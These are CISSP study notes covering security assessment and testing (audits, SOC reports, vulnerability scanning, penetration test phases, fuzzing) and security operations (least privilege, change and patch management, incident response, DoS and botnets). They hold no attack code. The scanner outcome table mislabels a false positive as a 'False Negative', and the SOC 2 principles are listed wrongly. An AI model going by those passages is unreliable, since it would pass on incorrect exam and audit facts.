- Control Electronic Access to files:
- Create strong password policy:
- Hash and salt Passwords:
- Using password masking:
- Deploy multifactor authentication:
- Use account lockout controls:
- Use last logon notification:
- Educated Users about Security:

DOMAIN 6 – SECURITY ASSESSMENT AND TESTING

The domain 6 of CISSP consists of 1 chapter as below

Chapter 15: Security Assessment and Testing

Building a Security Assessment and Testing Program

Security Assessment and Testing program includes tests, assessments, and audits that regularly verify that an organization has adequate security controls and that those security controls are functioning properly and effectively safeguarding information assets
Security Tests: This verify that a control is functioning properly. these include automated scan, tools-assisted penetration tests. Information security managers should consider the following when scheduling security controls for review
Availability of security testing resources
Criticality of systems & applications protected by tested controls
Sensitivity of the information contained on tested systems and application
Risk that the system will come under attack.
Difficulty and time required to perform a control test.
Impact of the test on normal business operations
Security Assessment: This is a comprehensive review of the security of a system, application and other tested environment. During a security assessment, a trained information security professional performs a risk assessment that identifies vulnerabilities in the tested environment that may allow a compromise and makes recommendations for remediation, as needed. This is normally an assessment report addressed to management that contains results of assessment in non-technical language and concludes with specific recommendations for improving the security of the tested environment. This may be conducted by internal team or outsourced to third party with specific expertise in the areas being assessed.
Security Testing and Assessment are meant for internal use only.

Security Audits:

Security Audits must be performed by independent auditors and is performed with the purpose of demonstrating the effectiveness of controls to a third party. Three Types of audits are below

Internal Audit: These audits are performed by an organisation's internal audit staff and are typically intended for internal audience.

External Audit: These audits are performed by an outside auditing firm and have high degree of external validity because the auditors performing the assessment have no conflict of interest with the organisation itself. Big 4 Audit firms are Ernest & Young, Deloitte and Touche , Pricewaterhouse Coopers and KPMG.

Third party Audit: These audits are conducted by or on behalf of another organisation. In this organisation initiating the audit generally select the auditors and designs the scope of the audit. Example Income TAX agency.

Service Organisation Control (SOC):

SOC 1: These are always related to financial control and has nothing to do with the control for protection of data. This only addresses the financial stability and control of an organisation.

SOC 2: Assess the organization's controls that affect the security (confidentiality, integrity, and availability) and privacy of information stored in a system. SOC 2 audit results are confidential and are normally only shared outside the organization under an NDA. *(5 Principles are CIA, Security and Privacy)*

SOC 3: This is a general seal of approvals report like a ISO 27001 certification displaced in the office and it doesn't give any proof. SOC 3 audit results are intended for public disclosure

Type 1: These reports provide the auditor's opinion on the description provided by management and the suitability of the design of the controls. Type I reports also cover only a specific point in time, rather than an extended period. You can think of the Type I report as more of a documentation review where the auditor is checking things out on paper and making sure that the controls described by management are reasonable and appropriate.

Type 2: These reports go further and also provide the auditor's opinion on the operating effectiveness of the controls. That is, the auditor actually confirms that the controls are functioning properly. The Type II report also covers an extended period of time: at least six months of operation. You can think of the Type II report as more like a traditional audit. The auditors are not just checking the paperwork; they are also going in and verifying that the controls function properly.

Describing Vulnerabilities:

The security community depends on a common set of standards to provide a common language for describing and evaluating vulnerabilities. NIST provides the community with the Security Content Automation Protocol (SCAP) to meet this need. The components of SCAP most directly related to vulnerability assessment include are the below

Common Vulnerabilities and Exposures (CVE): Provides a naming system for describing security vulnerabilities.

Common Vulnerability Scoring System (CVSS): Provides a standardized scoring system for describing the severity of security vulnerabilities.

Common Configuration Enumeration (CCE): Provides a naming system for system configuration issues.

Common Platform Enumeration (CPE): Provides a naming system for operating systems, applications, and devices.

Extensible Configuration Checklist Description Format (XCCDF): Provides a language for specifying security checklists.

Open Vulnerability and Assessment Language (OVAL): Provides a language for describing security testing procedures.

Performing Vulnerability Assessment:

Vulnerability Scans: Vulnerability scans automatically probe system, applications and networks, looking for weakness that may be exploited by an attacker. There are 4 categories as below

Network Discovery scanning: Network Discovery scanners do not actually probe systems for vulnerabilities but provide a report showing the systems detected on a network list of ports that are open and are exposed through the network. It uses various techniques to scan a range of IP addresses and searching for systems with open ports. Some of the techniques are

TCP SYN SCANNING: This sends a single packet to each scanned port with a SYN flag set. If the scanner receives a response that has SYN and ACK flags set that means the system is moving to the second phase of the three-way TCP handshake and that the port is open. This is also known as half open scanning.

TCP CONNECT SCANNING: This opens full connection to the remote system on the specified ports. This scan type is used when the user running the scan doesn't have necessary permission to run a half open scan.

TCP ACK SCANNING: This sends a packet with ACK flag et, indicating that it is part of open connection. This scan may be done to determine the rules enforced by firewalls.

XMAS SCANNING: This send a packet with FIN, PSH and URG flag set.

Nmap is the most common tool used for network discovery scanning and is from open source. Nmap provide the status of ports in the below status

OPEN: This means that the port is open on the remote system and there is application that is actively accepting connections on that port

CLOSED: This means that the port is accessible on the remote system and the firewall is allowing but the application is not accepting connection on that port.

FILTERED: Nmap is unable to determine whether the port is open or closed because firewall is interfering with the connection attempt.

Network Vulnerability Scanning: This go deeper than discovery scans and doesn't stop with detecting open ports only but continue on to probe a targeted system or network for the presence of known vulnerabilities. These tools contain database of thousands of known vulnerabilities. Nessus is commonly used Network Vulnerability scanner and by default Network vulnerability scanner run unauthenticated scans.

False Positive Report: When scanners doesn't get the enough information that the vulnerability exists and reports the vulnerability when there is really none and there is no problem.

False Negative Report: When a scanner misses a vulnerability and fails to alert the administrator about the presence of a dangerous situation.

Authenticated Scans: This is one of the ways to improve the accuracy of scanning and reduce false positive and false negative reports.

Web Vulnerability Scanning: These scanners are special purpose tools and used for web application for known vulnerabilities. This may discover flaws that is not visible to Network vulnerability scanners. Web vulnerability scans should be run at least annually.

Database Vulnerability Scanning: Database contains some of the most sensitive information for an organisation and must be protected by various attacks like SQL injection etc. these are the tools that allow to scan both database and web applications for vulnerabilities that my effect database security. Sql map is commonly used open source database vulnerability scanner.

Vulnerable Scanner		
	Reported	**Not Reported**
Exists	**True Positive**	**False Negative**
Doesn't Exist	**False Negative**	**True Negative**

Vulnerability Management Workflow:

This basic step should include the following

DETECTION: This initial identification of a vulnerability normally takes place as the results of a vulnerability scan.

VALIDATION: Once a scanner detects a vulnerability, administrators should confirm the vulnerability to determine that is not a false positive report.

REMEDIATION: Validated Vulnerabilities should then be remediated. This may include a security patch, modifying device configuration or installing web application firewall etc

PENETRATION TESTING:

In Penetration testing security professionals try to defeat security controls and break into the targeted system or application to demonstrate the flaw and it is also called as Ethical hacking. Commonly used tool for PEN test is Metasploit. Following are the phases of PEN Test.

Planning: This is an important phase as it ensures that the testing team and the management are in agreement about the nature of the test and the test is explicitly authorised.

Information Gathering and discovery: This uses manual and automatic tools to collection information about the target environment. This conducts the network discovery scans to identify open ports

Vulnerability Scanning: This probes the system for weaknesses by using network vulnerability scans, web vulnerability scans and database vulnerability scans.

Exploitation: This seeks to use manual and automated exploit tools to attempt to defeat the system security.

Reporting: Summarizes the results of PEN Tests and make recommendations for improvements to system security.

White Box Penetration Test: This provides with detailed information to the attackers about the system they target. This bypasses many of the steps that shortens the time of the attack and increases the likelihood that it will find security flaws. *(Developers Perspective)*

Grey Box Penetration Test: This is also known as partial tests and are sometimes chosen to balance the advantages and disadvantages of White and Black box penetration tests. *(End User Perspective)*


Black Box Penetration Test: This doesn't provide with any information to the attackers prior to attack.

TESTING YOUR SOFTWARE

Code Review and Testing: One of the most critical components of a software testing program is conducting code review and testing. Code review and tests may discover security, performance or reliability flaws in the applications before they go live and negatively impact business operations.

Code Review: In code review also known as "peer review" developers other than the one who wrote the code review it for defects and provide approvals before moving the code into the production. If it

is rejected, then the code is sent back to original developer with recommendations. The most formal code review process known as Fagan inspections process with six steps as mentioned in the below diagram (**P**lease **O**rder **P**izza **I**n **R**emote **F**actory)



Static Testing /Static application security testing (SAST): This testing evaluates the software without running it by analysing either the source code or the compiled application. It usually involves the use of automatic tools designed to detect the common software flaws such as buffer flows.

Dynamic Testing / Dynamic application security testing (DAST): This testing evaluates the security of software in a runtime environment and in this tester often don't have access to the underlying source code. This may include the use of synthetic transaction to verify system performance. Synthetic transactions are scripted transactions with known expected results. Testers run the synthetic transactions against the tested code and then compare the output of the transaction to the expected state. Any deviation between the actual and expected results represent possible flaw in the code and must be further investigate.

FUZZ TESTING:

This is a dynamic testing technique that provide many different types of input to software to stress its limits and find previously undetected flaws. Fuzz testing software supplies invalid input to the software to trigger known software vulnerabilities.

Mutation (Dumb) Fuzzing: This takes previous input values from actual operation of the software and manipulates it to create fuzzed input. It might alter the characters of the content, append strings to the end of the character or perform other data manipulation techniques.

Generational (Intelligent) Fuzzing: This develops data models and created new fuzzed input based on the understanding of the types of data used by the program.

The process of slightly manipulating the input is known as bit flipping

Interface Testing: Interface testing assesses the performance of modules against the interfaces specifications to ensure that they will work together properly when all of the development efforts are complete. The goal is to ensure that security is uniformly applied across the various interfaces. Three types of interfaces should be tested during the software testing process

Application Programming Interfaces (API): This offers a standardized way of code modules to interact and may be exposed to the outside world through web services. Developers must test APIs to ensure that they enforce all security requirement.

User Interface (Uis) : Examples are GUI and Command line interfaces. This provide end users with the ability to interact with the software.

Physical interfaces: Exists in some applications that manipulates machinery, logic controller or other objects in the physical world.

Misuse Case Testing: Example: Abusing the system, Testing for buffer overflow, sql injection, vulnerabilities. Example Users of banking software might try to manipulate input strings to gain access to another users account and they might also try to withdraw funds from accounts that are already overdrawn. Software testers use a process known as misuse case testing or abuse case testing to evaluate the vulnerability of their software to these known risks.

Test Coverage Analysis: This is to estimate the degree of testing conducting against the new software. This is a highly subjective calculation. The test coverage is computed using the formula

$$test\ coverage = \frac{number\ of\ use\ cases\ tested}{total\ number\ of\ use\ cases}$$

Here are five common criteria for test coverage

Branch Coverage: Has every IF statement been executed under all IF and ELSE conditions

Condition Coverage: Has every logical test in the code been executed under all set of inputs

Function Coverage: Has every function in the code been called and returned results

Loop Coverage: Has every loop in the code been executed under conditions that cause code execution multiple times only once and not at all.

Statement Coverage: Has every line of code been executed during the test.

Website Monitoring:

Website monitoring comes in two different forms

Passive Monitoring: This analysis actual network traffic sent to website by capturing it as it travels over the network or reaches the server. This provides real time monitoring.

Synthetic Monitoring (Active Monitoring) : This perform artificial transactions against a website to assess performance. This may be simply requesting a page from the site to determine the response time.

Implementing Security Management Processes

Logs Reviews: Logs reviews are to check the administrator's activities to ensure that the system is not misused.

Account Management: This review ensures that only authorized users retain access to information system.

Backup Verification: Backup verification ensures that the organisations data protection process is functioning properly.

Key management and Risk Indicators:

Security managers should also monitor key performance and risk indicators on an ongoing basis. The exact metrics they monitor will vary from organization to organization but may include the following

- Number of open vulnerabilities
- Time to resolve vulnerabilities
- Vulnerability/defect recurrence
- Number of compromised accounts
- Number of software flaws detected in preproduction scanning
- Repeat audit findings
- User attempts to visit known malicious sites

Metrics :

KPIs (Key Performance indicators) are backward looking metric and they indicate the achievement of performance targets. *(KPI measures how well things are going now)*

KRIs (Key Risk Indicators) are forward looking matrices they indicate the level of exposure to operational risk and help to monitor potential future shifts in risk conditions and new emerging risk. *(KRI measures how badly things go in future)*

DOMAIN 7 – SECURITY OPERATIONS

The domain 7 of CISSP consists of 4 chapter as below

Chapter 16: Managing Security Operations
Chapter 17: Preventing and Responding to Incidents
Chapter 18: Disaster Recovery Planning
Chapter 19: Investigations and Ethics

Chapter 16: Managing Security Operations

Applying Security Operations Concepts

Need to know: This principle imposes the requirement to grant users access only to data or resources they need to perform assigned work tasks. The primary purpose is to keep the secret information secret. For example, database administrators may need access to a database server to perform maintenance, but they don't need access to all the data within the server's databases. Restricting access based on a need to know helps protect against unauthorized access that could result in a loss of confidentiality

Principle of Least Privilege: This principle states that subjects are granted only the privileges necessary to perform assigned work tasks and no more. Keep in mind that privilege in this context includes both permissions to data and rights to perform systems tasks. For data, it includes controlling the ability to write, create, alter, or delete data. Limiting and controlling privileges based on this concept protects confidentiality and data integrity. If users can modify only those data files that their work tasks require them to modify, it protects other files' integrity in the environment

Need to know focuses on permission and the ability to access information where as Least Privileges focuses on Privileges

Separation of Duties & Responsibilities: This ensures that no single person has total control over a critical function or system. This is necessary to ensure that no single person can compromise the system or its security.

Separation of Privilege: This builds on the principle of least privilege and this policy requires the use of granular rights and permissions. This applies to both user and service accounts.

Segregation of Duties: The goal is to ensure that individuals do not have excessive access system that may result in a conflict of interest. When duties are segregated no single employee will have the ability to commit fraud or make a mistake and have the ability to cover it up.

Two Person Control: Two-person control or two-man rule requires approvals of two individuals for critical tasks. Using two-person control within an organisation ensures peer review and reduce the likelihood of collusion and fraud.

Split Knowledge: This combines the concept of separation of duties and two-person control into a single solution. The basic idea is that the information or privilege required to perform an operation be divided among two or more users and this ensures that no single person has sufficient privilege to compromise the security of the environment.

Job Rotation: This means simply that employees are rotated through jobs or at least some of the job responsibilities are rotated to different employees. This as a security control provides peer review, reduces fraud and enable cross training. This can act as both deterrent and a detection control mechanism.

Mandatory Vacation: This provides a form of peer review and helps detect fraud and collusion. This policy ensures that another employee takes over an individual's job responsibilities for a least a week. This can act as both deterrent and detection mechanism.

Managing the information Lifecycle:

Below terms are used to identify different phases of data within it lifecycle.

Creation or capture: Data can be created by users such as when user creates a file. System can create it such as monitoring system that create log entries. It can also be captured such as when a user downloads a file from the internet and traffic passes through a border firewall.

Classification: It is important to ensure that the data is classified as soon as possible. Most important consideration in the data classification is to ensure that the sensitive data is identified and handled appropriately based on its classification. Once the data is classified one should ensure that it is marked and handled appropriately.

Storage: When storing data, it Is important to ensure that it is protected by adequate security controls based on its classification. This includes applying appropriate permissions to prevent unauthorized disclosure. Sensitive data should be encrypted to protect it and its backup copy should be at offsite location.

Usage: Usage refers to anytime data is in use or in transit over a network. When data is in use, it is in an unencrypted format and steps should be taken to ensure that any sensitive data is flushed from memory after being used. Encrypt data before sending it over the network provides protection to the data.

Archive: Data is sometimes archived to comply with laws or regulations requiring the retention of data. Archives and backups are often stored off site. It is important to provide same level of protection to the data transporting to off site for storage as we do at onsite location.

Destruction or Purging: When data is no longer needed. It should be destroyed in such a way that it is not readable. Many organisations require personnel to destroy the disk to ensure that the data is not accessible. NIST SP 800-88r1 provides “Guidelines for Media Sanitization” and it provides details how to sanitize the media.

Service-Level Agreements (SLA):

This is an agreement between an organisation and an outside entity such as a vendor. This stipulates (demand) performance expectations and often includes penalties if the vendor doesn’t meet these expectations.

Memorandum of Understanding (MOU):

MOUs document the intention of two entities to work together towards a common goal. Although it is similar to an SLA, but it is less formal and doesn’t include any monetary penalties if one of the parties doesn’t meet its responsibilities.

Interconnection security Agreement (ISA):

ISA can be used to specify the technical requirements of the connection when two or more parties plan to transmit sensitive data. ISA provides information how the two parties establish, maintain and disconnect the connection.

Addressing Personnel Safety and Security:

Personnel safety concerns are an important element of security operations. It is always possible to replace things such as data, servers and even an entire building but it is not possible to replace people. Organisations should implement security controls that enhance personnel security.

Duress: Duress systems is an alarm system that is useful when personnel are working alone and is just a button that sends a distress call. Example: A single guard might be guarding a building after hours and if a group of people break into the building, Guard probably can’t stop them on his own however guard can raise alarm with a Duress system.

Travel: Another safety concern is when employees travel, and criminals might target them while they are travelling. Employees while travelling also should be warned about the many risks associated with electronic devices and these risks include Malware and Monitoring devices, Free Wifi and VPNs.

Emergency Management: This plan and practice helps an organisation address personnel safety and security after a disaster. Disasters can be natural (earthquake etc) or man-made (Fires, terrorist attacks) or cyberattacks. The safety of personnel should be a primary consideration during any disaster.

Provision Resources Securely:

This focuses on the provisioning and management of asset types such as hardware, software, Physical, Virtual and cloud-based assets.

Asset Management: Asset Management refers to both tangible and non-tangible assets. This typically starts with inventories of assets, tracking the assets and taking additional steps to protect them throughout their lifetime. Tangible assets include hardware and software assets owned by the company. Intangible assets include patents, copyrights, a company's reputation, and other assets representing potential revenue. By managing assets successfully, an organization prevents losses.

Hardware Inventories: Hardware assets are IT resources such as computers, servers, routers, switches, and peripherals. Many Organisations use database and inventory applications to perform inventories and track hardware assets through the entire equipment Lifecyle. Bar code reader and RFID (Radio Frequency Identification) are used to inventory the hardware. RFID are more expensive than bar code readers however RFID method significantly reduce the time need to perform an inventory.

Software Asset Inventories: Software assets are OS and applications. Organisations pay for software and license keys are routinely used to activate the software. Activation process requires contacting a licensing server over the internet to prevent piracy.

Intangible Inventories: Senior management team is typically the owner of these assets (intellectual property, Patent, trademark, copyright). They attempt to determine the value of intangible assets by estimating the benefits the assets will bring to the organization. As an example, imagine a company sells a product based on a patent. The revenue from these sales can be used to assign a value to the patent.

Protecting Physical Assets: Physical assets go beyond IT hardware and include all physical assets such as an organisation building and its contents. It is common to locate sensitive physical assets toward the centre of the building when organisation plan its physical layout.

Managing Virtual Assets:

Some of the virtual assets within SDx (software defined everything) include the Following

Virtual Machine (VM): VMs run guest operating system on physical servers. Physical servers include extra processing power, memory and disk storage to handle the VM requirement

Virtual Desktop Infrastructure (VDI): This hosts a user's desktop as a VM on a server. Persistent virtual desktop retains a custom desktop for the user while as Nonpersistent virtual desktops are identical for all users.

Software Define Networks (SDNs): in SDN control plane uses protocol to decide where to send traffic and the data plane includes rules that decide whether traffic will be forwarded.

Virtual Storage Area Networks (VSANs): This is a dedicated high-speed network that host multiple storage devices.

Media Management: Media management refers to the steps taken to protect media and data stored on media. Media is anything that holds data. Properly managing media directly addresses confidentiality, integrity and availability.

Tape Media: organisations commonly store backups on taps and taps are highly susceptible to loss due to corruption. Organisation should keep at least two copies of backups. One copy should be onsite for immediate usage and store another at a secure location offsite.

Mobile Devices: Mobile devices include smartphone and tablets. These devices include data store abilities and if these devices store sensitive data then it is important to take steps to protect that data.

Managing Media Lifecycle: All media has a useful but finite lifecycle and reusable media is subject to Mean Time to Failure (MTTF). Once backup has reached to its MTTF, it should be destroyed.

MTTF is sometimes represented in the number of times it can reused or the number of years you can expect to keep it.

Managing Cloud-Based Assets:

Cloud computing refers to on demand access to computing resources available from almost anywhere.

Software as a Service (SaaS): This model provides fully functional applications typically accessible via a web browser. Example Google's Gmail is a SaaS application. The vendor (Google in this example) is responsible for all maintenance of the SaaS services. Customers do not manage or control any of the cloud-based assets.

Platform as a Service (PaaS): This model provides consumers with a computing platform including hardware, an operating system and application. Consumer manage their applications and possibly some configuration setting on the host. CSP (Cloud Service Provider) is responsible for maintenance for the host and the underlying cloud infrastructure.

Infrastructure as a Service (IaaS): This model provides basic computing resources to consumers that includes server, storage and in some case networking resources. Consumers install operating system and applications and perform all the required maintenance. CSP maintains the infrastructure ensuring that consumers have access to leased system.

Four Cloud Models:

Below are the four Cloud models

A Public Cloud: This model includes assets available for any consumer to rent or lease and is hosted by external CSP. Example: Amazon, Azure etc

The private Cloud: This model is used for cloud-based assets for a single organisation. Organisations can create and host private clouds using their own on premises resources and in that case, organisation is responsible for its maintenance. Example: *Any company having its own cloud.*

A Community Cloud: This model provides cloud-based assets to two or more organisations that have a shared concern such as a similar mission, security requirement, policy or compliance considerations. Assets can be owned or managed by two or more organisation and maintenance responsibilities can be shared.

A Hybrid Cloud: This model includes combination of two or more clouds that are bound together by a technology that provides data and application portability. Maintenance responsibilities are shared.

Scalability and Elasticity:

Scalability refers to the ability of a system to handle additional workloads resources. Example: Imagine a server has 16 GB RAM but it can support 64 GB RAM. It is possible to shut down the server and add additional RAM to scale it up. Scalability methods are not automatic or dynamic and need manual intervention to add additional resources.

Elasticity refers to the system's ability to add and remove resources dynamically based on increasing or decreasing load. Example: Imagine an E-commerce server with 16GB of RAM and four-Core processors. Suddenly the server is overwhelmed with traffic. A cloud provider that supports elasticity can dynamically add more RAM and processors to meet the increased workload. When the sale ends and the workload decreases, the Cloud provider can dynamically remove the additional resources. Key point in Elasticity is that it doesn't need to shut down the system to add theresources.


Perform Configuration Management (CM)

Configuration management helps ensure that systems are deployed in a secure consistent state and that they stay in secure consistent state throughout their lifetime.

Provisioning: Provisioning new system refers to installing and configuring the OS and needed applications. Deploying operating systems and applications using all of the defaults typically enables many vulnerabilities. Instead, new systems should be configured to reduce the vulnerabilities. A key consideration when provisioning a system is to harden it based on its use. Hardening a system makes it more secure than the default configuration. Consider the below while provisioning a new system.

- Disable all unused services.
- Close all unused logical ports
- Remove all unused applications
- Change default password.

Baselining: Baseline is a starting point and is the starting configuration for a system. Baseline can be created with checklists that require someone to make sure a system is deployed a certain way or with a specific configuration. Baseline images improve the security of system by ensuring that desired security setting is always configured correctly.



Managing Change:

Change management helps reduce unanticipated outage caused by unauthorized changes. The primary goal of change management is to ensure that changes don't cause outages and it also ensures that appropriate personnel review and approve changes before implementation and ensure that personnel test and document the changes.

Change Management:

Change management process ensures that personnel can perform a security impact analysis and experts evaluate changes to identify any security impact before personnel deploy the changes in production environment. Below are common tasks within a change management process.

Request the change: This is just raising a change via internal tool or website. This allow to track the change and also see the status of the change request. Example: Any tool where you raise a change

Review the change: Experts within the organisation review the change. The change may require approval at a formal change review board. Example: Change review board

Approve/Reject the Change: based on the review these experts then approve or reject the change.

Test the change: Once the change is approved. It should be tested. Testing helps verify that the change doesn't cause an unanticipated problem. Example LAB Environment

Schedule and implement the change: The change is scheduled so that it can be implemented with the least impact on the system and system's customer. This may require scheduling the change during off-duty or nonpeak hours

Document the change: This is the last step that ensures that all interested parties are aware of it and everything is documented regarding the change.

Note: *Change Management improves the security of an environment by protecting against unauthorized changes that result in unintentional losses.*

Managing Patches and Reducing Vulnerabilities:

Patch and Vulnerability management processes work together to help protect an organisation against emerging threats. Patch management ensures that appropriate patches are applied, and vulnerability management helps verify that systems are not vulnerable to known threats.

Patch Management: Patch is a blanket term for any type of code written to correct the bug or vulnerability or improve the performance of existing software. Patches are sometimes referred to as updates, quick fixes, and hot fixes. An effective patch management program ensures that systems are kept up to date with current patches. Common steps within an effective patch management program.

Evaluate Patches: When vendor announces or release patches, administrators evaluate them to determine if they apply to their system.

Test Patches: whenever possible administrators test patches on an isolated non-production system to determine if the patch causes any unwanted side effects.

Approve the Patches: After administrators test the patches and determine them to be safe, they approve the patches for deployment, and it is the common user of change management process.

Deploy the patches: After testing and approval, administrators deploy the patches. Some organisations use automated methods to deploy the patches.

Verify the patches are deployed: Administrator regularly test and audit systems to ensure that they remain patched. Additionally, many vulnerability assessment tools include the ability to check systems to ensure that they have appropriate patches

Vulnerability Management:

This refers to regularly identifying vulnerabilities, evaluating them and taking steps to mitigate risks associated with them.

Vulnerability Scans: These are software tools used to test the system and networks for known security issues. Nessus is a popular Vulnerability scanner managed by Tenable network security.

Vulnerability Assessment: This will often include results from vulnerability scans, but the assessment will do more. Vulnerability Assessment are often done as part of risk analysis or risk assessment to identify the vulnerability at a point in time.

Chapter 17: Preventing and Responding to Incidents

Managing Incident Response:

The primary goal of incident response is to minimize the impact on the organisation.

Defining an Incident: An incident is any event that has negative effect on the confidentiality, integrity and availability of an organisation's assets. ITIL defines incident as "an unplanned interruption to an IT service or reduction in the quality of an IT service.

computer security incident (sometimes called just security incident):

Commonly refers to an incident that is the result of an attack or the result of malicious or intentional actions on the part of users. NIST defines Computer incident as "Violation or imminent threat of violation of computer policies, acceptable use policies or standard security practice.

Incident Management Steps:

Note: This is how you can remember the steps "DRM Rep Rec Rem LL"

Response: This includes the steps taken to assemble a team and triage the incident.

Mitigation is to contain the incident. Example A technician disconnect the network cable when an infected computer is sending data out its NIC.

Report: It should be reported to the senior management and concerned people.

Recovery could be simple reboot in minor incident however in major incident complete rebuild of system would be required including restoring all data from the most recent backup. Resumes normal operation.

Remediation look at the incident and attempt to identify what allowed this to occur and then implement methods to prevent it from happening again. This includes Root cause Analysis. If the root cause analysis identifies a vulnerability that can be mitigated, this stage will recommend a change.

Note: If a data breach exposes PII, the organization must report it.

Basic Preventive Measures:

Below steps can protect against many types of attacks

Keep System and Applications up to date

Remove or disable unneeded services and protocol

Use intrusion detection and prevention system

Use up-to-date anti-malware software

Use Firewalls

Implement configuration and system management process.


Understanding Attacks:

Botnets: In botnet computers are like robots called bots and sometimes zombies. Multiple bot (computers) in a network form a botnet and will do whatever attackers instruct them to do. A bot herder is typically a criminal who controls all the computers in the botnet via one or more command and control servers. Bot herders commonly instruct the bots within a botnet to launch a wide range of DDoS attacks, send spam and phishing emails, or rent the botnets out to other criminals. Systems are joined the botnet after becoming infected with malware, so it is important to keep the systems up to date with antimalware software and use defence in depth approach for protection.

Denial of Service Attack (DoS): DoS attacks are the attacks that prevent a system from processing or responding to legitimate traffic or request for resources and objects. A common form of DoS attack will transmit so many data packets to a server that it can't process them all. A DoS attack comes from a single system and targets a single system

Distributed denial of Service Attack (DDoS): DDos attacks occurs when multiple system attacks a single system at the same time. Attackers commonly uses botnet to launch DDoS attack.
Distributed Reflective denial of service attack (DRDoS): This uses a reflective approach to an attack. In other words, it doesn't attack the victim directly but instead manipulates traffic or a network service so that the attack are reflected back to the victim from other source. DNS poisoning and smurf attack are the examples.
These DoS attacks are aimed at internet facing computers. If the attacker can access the system via internet, then it is highly susceptible to a DoS attack.

